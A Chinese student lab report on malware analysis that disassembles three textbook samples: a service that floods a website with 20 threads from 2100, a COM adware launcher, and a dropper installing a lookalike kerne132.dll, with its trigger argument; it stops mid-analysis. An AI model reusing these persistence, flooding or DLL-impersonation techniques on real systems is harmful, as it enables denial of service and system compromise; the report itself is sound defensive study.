

恶意代码分析与防治技术实验报告

Lab7

学号：2011937 姓名：姜志凯 专业：信息安全

一、 实验环境

- Windows10
- Windows xp

二、 实验工具

- IDA Pro
- PEiD
- Strings

三、 实验内容

Lab7-1


Analyze the malware found in the file *Lab07-01.exe*.

Questions

1. How does this program ensure that it continues running (achieves persistence) when the computer is restarted?
2. Why does this program use a mutex?
3. What is a good host-based signature to use for detecting this program?
4. What is a good network-based signature for detecting this malware?
5. What is the purpose of this program?
6. When will this program finish executing?

1、当计算机重启之后，这个程序如何保证能够继续运行？

用 IDA Pro 打开，得到



可以看到一个 Malservice，推测该程序可能创建了一个系统服务。

查看导入表：

Address	Ordinal	Name	Library
00000000...		CreateServiceA	ADVAPI32
00000000...		StartServiceCtrlDispatcherA	ADVAPI32
00000000...		OpenSCManagerA	ADVAPI32
00000000...		CreateWaitableTimerA	KERNEL32
00000000...		SystemTimeToFileTime	KERNEL32
00000000...		GetModuleFileNameA	KERNEL32
00000000...		SetWaitableTimer	KERNEL32

CreateServiceA 函数表明创建服务，以确保该服务可以随系统创建；OpenSCManagerA 函数打开服务控制管理器句柄，以随 MalService 服务启动而实现自己的函数功能。

StartServiceCtrlDispatcherA 函数被系统用于实现服务，且一般立即被调用，查看这个函数的交叉引用：

```

.text:00401000 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00401000 _main proc near ; CODE XREF: start+AFtp
.text:00401000
.text:00401000 ServiceStartTable= SERVICE_TABLE_ENTRYA ptr -10h
.text:00401000 var_8 = dword ptr -8
.text:00401000 var_4 = dword ptr -4
.text:00401000 argc = dword ptr 4
.text:00401000 argv = dword ptr 8
.text:00401000 envp = dword ptr 0Ch
.text:00401000
.text:00401000 sub esp, 10h
.text:00401003 lea eax, [esp+10h+ServiceStartTable]
.text:00401007 mov [esp+10h+ServiceStartTable.lpServiceName], offset aMalservice ; "MalService"
.text:0040100F push eax ; lpServiceStartTable
.text:00401010 mov [esp+14h+ServiceStartTable.lpServiceProc], offset sub_401040
.text:00401018 mov [esp+14h+var_8], 0
.text:00401020 mov [esp+14h+var_4], 0
.text:00401028 call ds:StartServiceCtrlDispatcherA
.text:0040102E push 0
.text:00401030 push 0
.text:00401032 call sub_401040
.text:00401037 add esp, 18h
.text:0040103A retn
.text:0040103A _main endp

```

MalService 和函数 sub_401040 作为参数传给 StartServiceCtrlDispatcherA 函数，该函数制定了服务控制管理器会调用的函数，即 sub_401040。

所以该程序会创建服务 MalService，随系统启动运行，运行的实际代码为函数 sub_401040。

2、为什么这个程序会使用一个互斥量？

进入 sub_401040 函数：

```

.text:00401040          proc near                ; CODE XREF: _main+32↑p
.text:00401040 sub_401040
.text:00401040
.text:00401040
.text:00401040     SystemTime      = SYSTEMTIME ptr -400h
.text:00401040     FileTime       = _FILETIME ptr -3F0h
.text:00401040     Filename        = byte ptr -3E8h
.text:00401040
.text:00401040     sub    esp, 400h
.text:00401046     push   offset Name      ; "HGL345"
.text:0040104B     push   0             ; bInheritHandle
.text:0040104D     push   1F0001h      ; dwDesiredAccess
.text:00401052     call   ds:OpenMutexA
.text:00401058     test  eax, eax
.text:0040105A     jz    short loc_401064
.text:0040105C     push   0             ; uExitCode
.text:0040105E     call   ds:ExitProcess

```

开始时，程序会调用 OpenMutexA 函数，尝试获取一个名为“HGL345”的互斥量句柄，如果获取成功则不跳转，执行 ExitProcess 函数，程序退出；若获取失败，则证明该互斥量不存在，跳转继续执行：

```

.text:00401064 loc_401064:           ; CODE XREF: sub_401040+1A↑j
.text:00401064     push  esi
.text:00401065     push  offset Name      ; "HGL345"
.text:0040106A     push  0             ; bInitialOwner
.text:0040106C     push  0             ; lpMutexAttributes
.text:0040106E     call   ds>CreateMutexA
.text:00401074     push  3             ; dwDesiredAccess
.text:00401076     push  0             ; lpDatabaseName
.text:00401078     push  0             ; lpMachineName
.text:0040107A     call   ds:OpenSCManagerA
.text:00401080     mov   esi, eax
.text:00401082     call   ds:GetCurrentProcess
.text:00401088     lea   eax, [esp+404h+Filename]
.text:0040108C     push  3E8h          ; nSize
.text:00401091     push  eax          ; lpFilename
.text:00401092     push  0             ; hModule
.text:00401094     call   ds:GetModuleFileNameA
.text:0040109A     push  0             ; lpPassword
.text:0040109C     push  0             ; lpServiceStartName
.text:0040109E     push  0             ; lpDependencies
.text:004010A0     push  0             ; lpdwTagId
.text:004010A2     lea   ecx, [esp+414h+Filename]
.text:004010A6     push  0             ; lpLoadOrderGroup
.text:004010A8     push  ecx          ; lpBinaryPathName
.text:004010A9     push  0             ; dwErrorControl
.text:004010AB     push  2             ; dwStartType
.text:004010AD     push  10h          ; dwServiceType
.text:004010AF     push  2             ; dwDesiredAccess
.text:004010B1     push  offset DisplayName ; "Malservice"
.text:004010B6     push  offset DisplayName ; "Malservice"
.text:004010BB     push  esi          ; hSCManager
.text:004010BC     call   ds>CreateServiceA
.text:004010C2     xor   edx, edx

```

首先创建一个名为“HGL345”的互斥量，证明该程序的一个实例开始运行。

所以该互斥量的作用是，保证同一时间该程序只有一个实例在运行。

3、这个程序基于主机的特征

- 随系统启动创建的服务 MalService；
- 互斥量 HGL345。

4、基于网络的特征

查看 Strings 窗口

.data:00405050 00000023 C http://www.malwareanalysisbook.com
.data:00405074 00000016 C Internet Explorer 8.0

发现一个网址和一个用户代理信息。

5、这个程序的目的？

接着第二问继续分析：

创建互斥量之后，程序的真正功能终于开始执行，OpenSCManagerA 函数打开服务控制管理器句柄，以便该程序可以添加或修改服务，然后调用 GetCurrentProcess 函数获取当前的一个进程，GetModuleFileNameA 得到返回获取的进程的全路径名，用于 CreateServiceA 函数来创建一个新的服务，即 MalService。

```
.text:004010C2          xor    edx, edx
.text:004010C4          lea    eax, [esp+404h+Filetime]
.text:004010C8          mov    dword ptr [esp+404h+SystemTime.wYear], edx
.text:004010CC          lea    ecx, [esp+404h+SystemTime]
.text:004010D0          mov    dword ptr [esp+404h+SystemTime.wDayOfWeek], edx
.text:004010D4          push   eax           ; lpFileTime
.text:004010D5          mov    dword ptr [esp+408h+SystemTime.wHour], edx
.text:004010D9          push   ecx           ; lpSystemTime
.text:004010DA          mov    dword ptr [esp+40Ch+SystemTime.wSecond], edx
.text:004010DE          mov    [esp+40Ch+SystemTime.wYear], 834h
.text:004010E5          call   ds:SystemTimeToFileTime
.text:004010EB          push   0             ; lpTimerName
.text:004010ED          push   0             ; bManualReset
.text:004010EF          push   0             ; lpTimerAttributes
.text:004010F1          call   ds>CreateWaitableTimerA
.text:004010F7          push   0             ; fResume
.text:004010F9          push   0             ; lpArgToCompletionRoutine
.text:004010FB          push   0             ; pfnCompletionRoutine
.text:004010FD          lea    edx, [esp+410h+FileTime]
.text:00401101          mov    esi, eax
.text:00401103          push   0             ; lPeriod
.text:00401105          push   edx           ; lpDueTime
.text:00401106          push   esi           ; hTimer
.text:00401107          call   ds:SetWaitableTimer
.text:0040110D          push   0FFFFFFFFFFh ; dwMilliseconds
.text:0040110F          push   esi           ; hHandle
.text:00401110          call   ds:WaitForSingleObject
.text:00401116          test   eax, eax
.text:00401118          jnz   short loc_40113B
.text:0040111A          push   edi
.text:0040111B          mov    edi, ds>CreateThread
.text:00401121          mov    esi, 14h
.text:00401126
```

1 处结构体与时间相关，包括年月日时分，最后赋值为 834h，表示成十进制就是 2100，最后设置的时间为 2100 年 1 月 1 日 0 点，SystemTimeToFileTime 函数将系统时间格式转换为文件时间格式。

CreateWaitableTimerA 函数创建一个等待执行的函数，然后将刚设置好的文件时间赋值给 lpDueTime 参数，传给 SetWaitableTimer 函数，设置等待时间，随后进入 WaitForSingleObject 等待，等待到 2100 年 1 月 1 日 0 点继续执行。

```

.text:00401121      mov     esi, 14h
.text:00401126      push    0          ; CODE XREF: sub_401040+F8↓j
.text:00401126 loc_401126:
.text:00401126      push    0          ; lpThreadId
.text:00401128      push    0          ; dwCreationFlags
.text:0040112A      push    0          ; lpParameter
.text:0040112C      push    offset StartAddress ; lpStartAddress
.text:00401131      push    0          ; dwStackSize
.text:00401133      push    0          ; lpThreadAttributes
.text:00401135      call    edi ; CreateThread
.text:00401137      dec    esi
.text:00401138      jnz    short loc_401126
.text:0040113A      pop    edi
.text:0040113B

```

到了特定时间，开始执行以下程序，esi 被赋值为 14h，即 20，然后进入循环，创建 20 个线程，线程的起始地址由 lpStartAddress 给出，双击查看该线程：

```

.text:00401150 1pThreadParameter= dword ptr 4
.text:00401150
.text:00401150      push    esi
.text:00401151      push    edi
.text:00401152      push    0          ; dwFlags
.text:00401154      push    0          ; lpszProxyBypass
.text:00401156      push    0          ; lpszProxy
.text:00401158      push    1          ; dwAccessType
.text:0040115A      push    offset szAgent ; "Internet Explorer 8.0"
.text:0040115F      call    ds:InternetOpenA
.text:00401165      mov    edi, ds:InternetOpenUrlA
.text:00401168      mov    esi, eax
.text:0040116D
.text:0040116D loc_40116D:           ; CODE XREF: StartAddress+30↓j
.text:0040116D      push    0          ; dwContext
.text:0040116F      push    80000000h ; dwFlags
.text:00401174      push    0          ; dwHeadersLength
.text:00401176      push    0          ; lpszHeaders
.text:00401178      push    offset szUrl ; "http://www.malwareanalysisbook.com"
.text:0040117D      push    esi        ; hInternet
.text:0040117E      call    edi ; InternetOpenUrlA
.text:00401180      jmp    short loc_40116D
.text:00401180 StartAddress endp

```

该线程只干了一个事，反复调用 InternetOpenUrlA 函数，下载该网址的主页，由于后边的 jmp 是无条件跳转，所以代码永远不会停止，一直下载，而且是 20 个线程同时进行。

该恶意代码目的是将自己在多台机器上安装成一个服务，进而启动 DDOS 攻击。如果所有的被感染机器在同一时间启动该服务，则会有大量的对该站点的访问，会导致该服务器过载并无法访问该站点，导致拒绝服务攻击。

6、这个程序什么时候完成执行？

被感染的机器会在 2100 年 1 月 1 日午夜执行此程序，且一旦执行，就不会停止。

Lab7-2

Lab 7-2

Analyze the malware found in the file *Lab07-02.exe*.

Questions

1. How does this program achieve persistence?
2. What is the purpose of this program?
3. When will this program finish executing?

先动态分析一波：


双击程序，用 regshot 监听

```
已删除键 (1) 快照 A  
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\MSHist012017090520170906]  
  
新添加键 (5) 快照 B  
[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Default HTML Editor]  
[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Toolbar\WebBrowser]  
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MenuOrder\Favorites]  
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\MSHist012017092620170927]
```

将 Default HTML Editor 设置成了 Internet Explorer，增加了一个\Toolbar\WebBrowser，对应浏览器工具栏，新增 MenuOrder\Favorites 是收藏夹。所以这个程序可能和浏览器相关，一会分析的时候注意看一下。

IDA Pro 分析：

查看 Strings，竟然是空的，用 PEiD 查看是否有加壳



并没有加壳，用 Strings 查看字符串

```

OleUninitialize ←
CoCreateInstance ←
OleInitialize ←
ole32.dll
OLEAUT32.dll
_exit
_XcptFilter
exit
_p__initenv
_getmainargs
_initterm
_setusermatherr
_adjust_fdiv
_p__commode
_p__fmode
_set_app_type
_except_handler3
MSVCRT.dll
_controlfp ←
http://www.malwareanalysisbook.com/ad.html

```

发现一个广告页面; _controlfp 函数获取并设置浮点控制字。

查看导入表

Address	Ordinal	Name	Library
00000000...		_getmainargs	MSVCRT
00000000...		_controlfp	MSVCRT
00000000...		_except_handler3	MSVCRT
00000000...		_set_app_type	MSVCRT
00000000...		_p__fmode	MSVCRT
00000000...		_p__commode	MSVCRT
00000000...		_exit	MSVCRT
00000000...		_XcptFilter	MSVCRT
00000000...		exit	MSVCRT
00000000...		_p__initenv	MSVCRT
00000000...		_initterm	MSVCRT
00000000...		_setusermatherr	MSVCRT
00000000...	8	_adjust_fdiv	OLEAUT32
00000000... 2		VariantInit	OLEAUT32
00000000... 6		SysAllocString	OLEAUT32
00000000...		SysFreeString	OLEAUT32
00000000...		OleInitialize	ole32
00000000...		CoCreateInstance	ole32
00000000...		OleUninitialize	ole32

OleInitialize 函数在当前单元 (apartment) 初始化组件对象模型 (COM) 库;

CoCreateInstance 函数用指定的类标识符创建一个 COM 对象;

推测程序应该使用了 COM 功能, 创建获得 COM 对象, 然后显示广告界面。

查看主程序

```

; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

ppv= dword ptr -24h
pvarg= VARIANTARG ptr -20h
var_10= word ptr -10h
var_8= dword ptr -8
argc= dword ptr 4
argv= dword ptr 8
envp= dword ptr 0Ch

sub esp, 24h
push 0 ; pvReserved
call ds:OleInitialize
test eax, eax
jl short loc_401085

```

先调用 OleInitialize 函数初始化 COM 库，失败则直接退出程序，成功则继续执行

```

lea    eax, [esp+24h+ppv]
push  eax ; ppv
push  offset riid ; riid
push  4 ; dwClsContext
push  0 ; pUnkOuter
push  offset rclsid ; rclsid
call  ds:CoCreateInstance
mov   eax, [esp+24h+ppv]
test  eax, eax
jz    short loc_40107F

```

CoCreateInstance 函数创建一个 COM 对象，被 IDA 标记为 ppv，这个对象的参数是 riid 和 rclsid，查看它们

Riid: 0D30C1661-0CDAF-11D0-8A3E-00C04F0C90E26E

riid	dd 0D30C1661h	; Data1 ; DATA XREF: _main+141o
	dw 0CDAFh	; Data2
	dw 11D0h	; Data3
	db 8Ah, 3Eh, 0, 0C0h, 4Fh, 0C9h, 0E2h, 6Eh	; Data4

Rclsid: 0002DF01-0000-0000-C000-000000000046

rclsid	dd 2DF01h	; Data1 ; DATA XREF: _main+1D1o
	dw 0	; Data2
	dw 0	; Data3
	db 0C0h, 6 dup(0), 46h	; Data4


查看注册表

	名称	类型	数据
{00021401-0000-0000-C000-000000000046}	(默认)	REG_EXPAND_SZ	%SystemRoot%\system32\browser_broker.exe
{00021700-0000-0000-C000-000000000046}	ThreadingModel	REG_SZ	Both
{00022601-0000-0000-C000-000000000046}			
{00022602-0000-0000-C000-000000000046}			
{00022603-0000-0000-C000-000000000046}			
{00024500-0000-0000-C000-000000000046}			
{00024502-0000-0000-C000-000000000046}			
{00024505-0016-0000-C000-000000000046}			
{00024522-0000-0000-C000-000000000046}			
{0002CE02-0000-0000-C000-000000000046}			
{0002DF01-0000-0000-C000-000000000046}			
{0002DF02-0000-0000-C000-000000000046}			
LocalServer32			
ProgID			
VersionIndependentProgID			
{0002E005-0000-0000-C000-000000000046}			

可知，该对象会调用浏览器可执行文件。

```
1ea    ecx, [esp+24h+pvarg]
push   esi
push   ecx          ; pvarg
call   ds:VariantInit
push   offset psz    ; "http://www.malwareanalysisbook.com/ad.h"...
mov    [esp+2Ch+var_10], 3
mov    [esp+2Ch+var_8], 1
call   ds:SysAllocString
lea    ecx, [esp+28h+pvarg]
mov    esi, eax
mov    eax, [esp+28h+ppv]
push   ecx
lea    ecx, [esp+2Ch+pvarg]
mov    edx, [eax]
push   ecx
lea    ecx, [esp+30h+pvarg]
push   ecx
lea    ecx, [esp+34h+var_10]
push   ecx
push   esi
push   eax
call   dword ptr [edx+2Ch]
push   esi          ; bstrString
call   ds:SysFreeString
pop    esi
```

之后就是调用这个 COM 对象，将那个网址作为参数传进去，然后调用浏览器打开这个网页广告窗口。



最后关闭 COM 服务，清理空间，程序结束。

1、这个程序如何完成持久化驻留？

有上述分析可知，这个程序不会持久化驻留，运行一次就退出了。

2、这个程序的目的是什么？

创建 COM 对象，访问一个网页，也就是一个广告，显示给用户。

3、这个程序什么时候完成执行？

显示完广告就结束（当然如果初始化 COM 库或者创建 COM 对象的时候出现了异常，程序也会退出）。


Lab7-3

Questions

1. How does this program achieve persistence to ensure that it continues running when the computer is restarted?
2. What are two good host-based signatures for this malware?
3. What is the purpose of this program?
4. How could you remove this malware once it is installed?

1、这个程序如何达到持久化驻留，确保在计算机重启之后可以持续运行？

首先分析 exe 文件：



整体看一下，有好多跟文件相关的系统函数，可能会对系统中的文件进行搜索、替换、修改等操作。

查看 Strings

Address	Length	Type	String
's .rdata:004021C2 0000000D	0000000D	C	KERNEL32.dll
's .rdata:004021E2 0000000B	0000000B	C	MSVCRT.dll
's .data:00403020 0000000D	0000000D	C	kernel32.dll
's .data:00403030 00000005	00000005	C	.exe
's .data:00403044 00000005	00000005	C	C:*
's .data:0040304C 00000021	00000021	C	C:\\windows\\system32\\kerne132.dll
's .data:0040307C 0000000D	0000000D	C	Lab07-03.dll
's .data:0040308C 00000021	00000021	C	C:\\Windows\\System32\\Kernel32.dll
's .data:004030B0 00000027	00000027	C	WARNING THIS WILL DESTROY YOUR MACHINE

注意 kerne “132” .dll，之前遇到过这种伎俩，可能会替换系统文件达到混淆的目的。

还有一个可疑的字符串，WARNING_THIS_DESTROY_YOUR_MACHINE。

查看导入表

Address	Ordinal	Name	Library
00000000...		CloseHandle	KERNEL32
00000000...		UnmapViewOfFile	KERNEL32
00000000...		IsBadReadPtr	KERNEL32
00000000...		MapViewOfFile	KERNEL32
00000000...		CreateFileMappingA	KERNEL32
00000000...		CreateFileA	KERNEL32
00000000...		FindClose	KERNEL32
00000000...		FindNextFileA	KERNEL32
00000000...		FindFirstFileA	KERNEL32
00000000...		CopyFileA	KERNEL32
00000000...		malloc	MSVCRT
00000000...		exit	MSVCRT
00000000...		_exit	MSVCRT
00000000...		_XcptFilter	MSVCRT
00000000...		_p__initenv	MSVCRT
00000000...		_getmainargs	MSVCRT
00000000...		_initterm	MSVCRT
00000000...		_setusermatherr	MSVCRT
00000000...		_adjust_fdiv	MSVCRT
00000000...		_p_commode	MSVCRT
00000000...		_p_fmode	MSVCRT
00000000...		_set_app_type	MSVCRT
00000000...		_except_handler3	MSVCRT
00000000...		_controlfp	MSVCRT
00000000...		_stricmp	MSVCRT

果然一大堆与文件相关的函数：CreateFileA 和 CopyFileA 两个函数，说明可能会创建一个文件和复制一个文件，这个创建文件可能会是什么日志之类的，复制文件可能是把病毒复制到某个地方；FindFirstFileA 和 FindNextFileA 这两个函数，说明这个程序可能会在系统中查找什么文件，然后进行复制等操作；CreateFileMappingA 和 MapViewOfFile 函数，说明这个程序可能会打开一个文件，然后将它映射到内存中。

但是在导入表中我们并没有发现 LoadLibrary 或者 GetProcAddress，程序也没有导入 Lab07-03.dll 中的函数，说明这个程序并没有在运行的时候加载这个 DLL。

分析程序主体：

```

.text:00401440          mov    eax, [esp+argc]
.text:00401444          sub    esp, 44h
.text:00401447          cmp    eax, 2
.text:0040144A          push   ebx
.text:0040144B          push   ebp
.text:0040144C          push   esi
.text:0040144D          push   edi
.text:0040144E          jnz   loc_401813
.text:00401454          mov    eax, [esp+54h+argv]
.text:00401458          mov    esi, offset aWarning_this_w ; "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE"
.text:0040145D          mov    eax, [eax+4]
.text:00401460
.text:00401460 loc_401460:      ; CODE XREF: _main+42↑j
.text:00401460          mov    dl, [eax]
.text:00401462          mov    bl, [esi]
.text:00401464          mov    cl, dl
.text:00401466          cmp    dl, bl
.text:00401468          jnz   short loc_401488
.text:0040146A          test   cl, dl
.text:0040146C          jz    short loc_401484
.text:0040146E          mov    dl, [eax+1]
.text:00401471          mov    bl, [esi+1]
.text:00401474          mov    cl, dl
.text:00401476          cmp    dl, bl
.text:00401478          jnz   short loc_401488
.text:0040147A          add    eax, 2
.text:0040147D          add    esi, 2
.text:00401480          test   cl, cl
.text:00401482          jnz   short loc_401460
.text:00401482          test   eax, eax

```

首先判断参数个数是不是 2，如果不是 2，则跳到 loc_401813

```

loc_401813:           ; CODE XREF: _main+E↑j
; _main+4F↑j
    pop   edi   |
    pop   esi
    pop   ebp
    xor   eax, eax
    pop   ebx
    add   esp, 44h
    retn
_main      endp

```

清理战场，程序结束；如果参数个数是 2，那么继续执行：

将那个可疑的字符串传给 esi，第二个参数传给 eax，此时 esi 指向“WARN...”字符串的开始，eax 指向第二个参数字符串的开始；

然后进入循环，这个循环的意思就是：

如果 esi 和 eax 当前指向的字符不相等，那么直接跳到 loc_401488；如果相等，那么看参数的当前字符是不是 0，如果是 0，则跳到 loc_401484；如果不是 0，就继续执行，循环比较两个字符串。

loc_401484 和 loc_401488

```

.text:00401484 loc_401484:      ; CODE XREF: _main+2C↑j
.text:00401484          xor    eax, eax
.text:00401486          jmp    short loc_40148D
.text:00401488 ;
.text:00401488 loc_401488:      ; CODE XREF: _main+28↑j
; _main+38↑j
.text:00401488          sbb    eax, eax
.text:0040148A          sbb    eax, 0FFFFFFFh
.text:0040148D
.text:0040148D loc_40148D:      ; CODE XREF: _main+46↑j
.text:0040148D          test   eax, eax
.text:0040148F          jnz   loc_401813

```

即如果两个字符串相同，那么按顺序执行到 401484，eax 变为 0，然后经过 401488 处的借位减法，仍为 0；如果参数中出现 0，则跳到 401484 处，eax 变为 0；如果两个字符串不等，则根据两个字符串的大小，会将 eax 置为 1 或 -1。

在 40148d 处判断，若 eax 不为 0，则跳转到 401813 处程序退出；若 eax 为 0，则继续执行。所以该程序的正确使用方法为命令：

```
Lab07-03.exe WARNING_THIS_WILL_DESTROY_YOUR_MACHINE
```

下面来看看正确输入命令后会发生什么吧：

```
.text:00401495      mov    edi, ds>CreateFileA
.text:0040149B      push   eax          ; hTemplateFile
.text:0040149C      push   eax          ; dwFlagsAndAttributes
.text:0040149D      push   3             ; dwCreationDisposition
.text:0040149F      push   eax          ; lpSecurityAttributes
.text:004014A0      push   1             ; dwShareMode
.text:004014A2      push   80000000h     ; dwDesiredAccess
.text:004014A7      push   offset FileName ; "C:\\Windows\\System32\\Kernel32.dll"
.text:004014AC      call   edi ; CreateFileA
```

首先调用了 CreateFileA 函数，参数为 1、3，eax 值为 0

```
HANDLE CreateFile(
    LPCTSTR lpFileName, //指向文件名的指针
    DWORD dwDesiredAccess, //访问模式（写/读）
    DWORD dwShareMode, //共享模式
    LPSECURITY_ATTRIBUTES lpSecurityAttributes, //指向安全属性的指针
    DWORD dwCreationDisposition, //如何创建
    DWORD dwFlagsAndAttributes, //文件属性
    HANDLE hTemplateFile //用于复制文件句柄
);
```

作用为打开或者创建一个文件，这个函数返回一个句柄，这个句柄可以访问文件或者设备对于任何的 IO 设备，这里主要就是在 C:\\Windows\\System32\\Kernel32.dll 这里创建或者打开一个文件；

```
.text:004014AE      mov    ebx, ds>CreateFileMappingA
.text:004014B4      push   0             ; lpName
.text:004014B6      push   0             ; dwMaximumSizeLow
.text:004014B8      push   0             ; dwMaximumSizeHigh
.text:004014BA      push   2             ; f1Protect
.text:004014BC      push   0             ; lpFileMappingAttributes
.text:004014BE      push   eax          ; hFile
.text:004014BF      mov    [esp+6Ch+hObject], eax
.text:004014C3      call   ebx ; CreateFileMappingA
```

然后调用 CreateFileMappingA 函数，将我们上面创建的文件 C:\\Windows\\System32\\Kernel32.dll 映射到内存中；

```

.text:004014C5          mov    ebp, ds:MapViewOfFile
.text:004014CB          push   0           ; dwNumberOfBytesToMap
.text:004014CD          push   0           ; dwFileOffsetLow
.text:004014CF          push   0           ; dwFileOffsetHigh
.text:004014D1          push   4           ; dwDesiredAccess
.text:004014D3          push   eax         ; hFileMappingObject
.text:004014D4          call   ebp ; MapViewOfFile

```

然后 MapViewOfFile 函数将上面创建的那个内存映射最后映射到进程中，这里的 dwDesiredAccess 为 4，表示文件为只读的意思；

```

.text:004014D6          push   0           ; hTemplateFile
.text:004014D8          push   0           ; dwFlagsAndAttributes
.text:004014DA          push   3           ; dwCreationDisposition
.text:004014DC          push   0           ; lpSecurityAttributes
.text:004014DE          push   1           ; dwShareMode
.text:004014E0          mov    esi, eax
.text:004014E2          push   10000000h ; dwDesiredAccess
.text:004014E7          push   offset ExistingFileName ; "Lab07-03.dll"
.text:004014EC          mov    [esp+70h+argc], esi
.text:004014F0          call   edi ; CreateFileA
.text:004014F2          cmp    eax, 0FFFFFFFh
.text:004014F5          mov    [esp+54h+var_4], eax
.text:004014F9          push   0           ; lpName
.text:004014FB          jnz   short loc_401503
.text:004014FD          call   ds:exit

```

然后 CreateFileA 函数创建或打开一个名为 Lab07-03.dll 的文件，由于目录中已经存在，就直接打开了，然后将返回值（即 eax）与 -1 进行比较，CreateFileA 返回值如果成功，则是句柄，如果失败则是 INVALID_HANDLE_VALUE。所以如果打开文件失败，就不跳转直接 exit 结束进程，如果成功就跳转 loc_401503 执行；

```

.text:00401503          ; CODE XREF: _main+BB↑j
.text:00401503 loc_401503:
.text:00401503          push   0           ; dwMaximumSizeLow
.text:00401505          push   0           ; dwMaximumSizeHigh
.text:00401507          push   4           ; flProtect
.text:00401509          push   0           ; lpFileMappingAttributes
.text:0040150B          push   eax         ; hFile
.text:0040150C          call   ebx ; CreateFileMappingA
.text:0040150E          cmp    eax, 0FFFFFFFh
.text:00401511          push   0           ; dwNumberOfBytesToMap
.text:00401513          jnz   short loc_40151B
.text:00401515          call   ds:exit

```

调用 CreateFileMappingA 函数将 Lab07-03.dll 文件映射到内存，还是，如果映射失败，就结束，成功就跳转 loc_40151b 继续执行；

```

.text:0040151B          ; CODE XREF: _main+D3↑j
.text:0040151B loc_40151B:
.text:0040151B          push   0           ; dwFileOffsetLow
.text:0040151D          push   0           ; dwFileOffsetHigh
.text:0040151F          push   0F001Fh ; dwDesiredAccess
.text:00401524          push   eax         ; hFileMappingObject
.text:00401525          call   ebp ; MapViewOfFile
.text:00401527          mov    ebp, eax
.text:00401529          test   ebp, ebp
.text:0040152B          mov    [esp+54h+argv], ebp
.text:0040152F          jnz   short loc_401538
.text:00401531          push   eax         ; Code
.text:00401532          call   ds:exit

```

调用 MapViewOfFile 函数将文件映射到内存的指定位置。

```
.text:004017D4 loc_4017D4:          ; CODE XREF: _main+20D↑j
.text:004017D4                 mov    ecx, [esp+54h+hObject]
.text:004017D8                 mov    esi, ds:CloseHandle
.text:004017DE                 push   ecx           ; hObject
.text:004017DF                 call   esi ; CloseHandle
.text:004017E1                 mov    edx, [esp+54h+var_4]
.text:004017E5                 push   edx           ; hObject
.text:004017E6                 call   esi ; CloseHandle
.text:004017E8                 push   0             ; bFailIfExists
.text:004017EA                 push   offset NewFileName ; "C:\windows\system32\kerne132.dll"
.text:004017EF                 push   offset ExistingFileName ; "Lab07-03.dll"
.text:004017F4                 call   ds:CopyFileA
.text:004017FA                 test  eax, eax
.text:004017FC                 push   0             ; int
.text:004017FE                 jnz   short loc_401806
.text:00401800                 call   ds:exit

```

开始调用 CloseHandle 函数来关闭之前打开的两个文件；然后调用 CopyFileA 函数将 Lab07-03.dll 复制到 C:\windows\system32\kerne “132” .dll，注意这里是 132，失败 exit，成功跳转继续；

```
.text:00401806 loc_401806:          ; CODE XREF: _main+3BE↑j
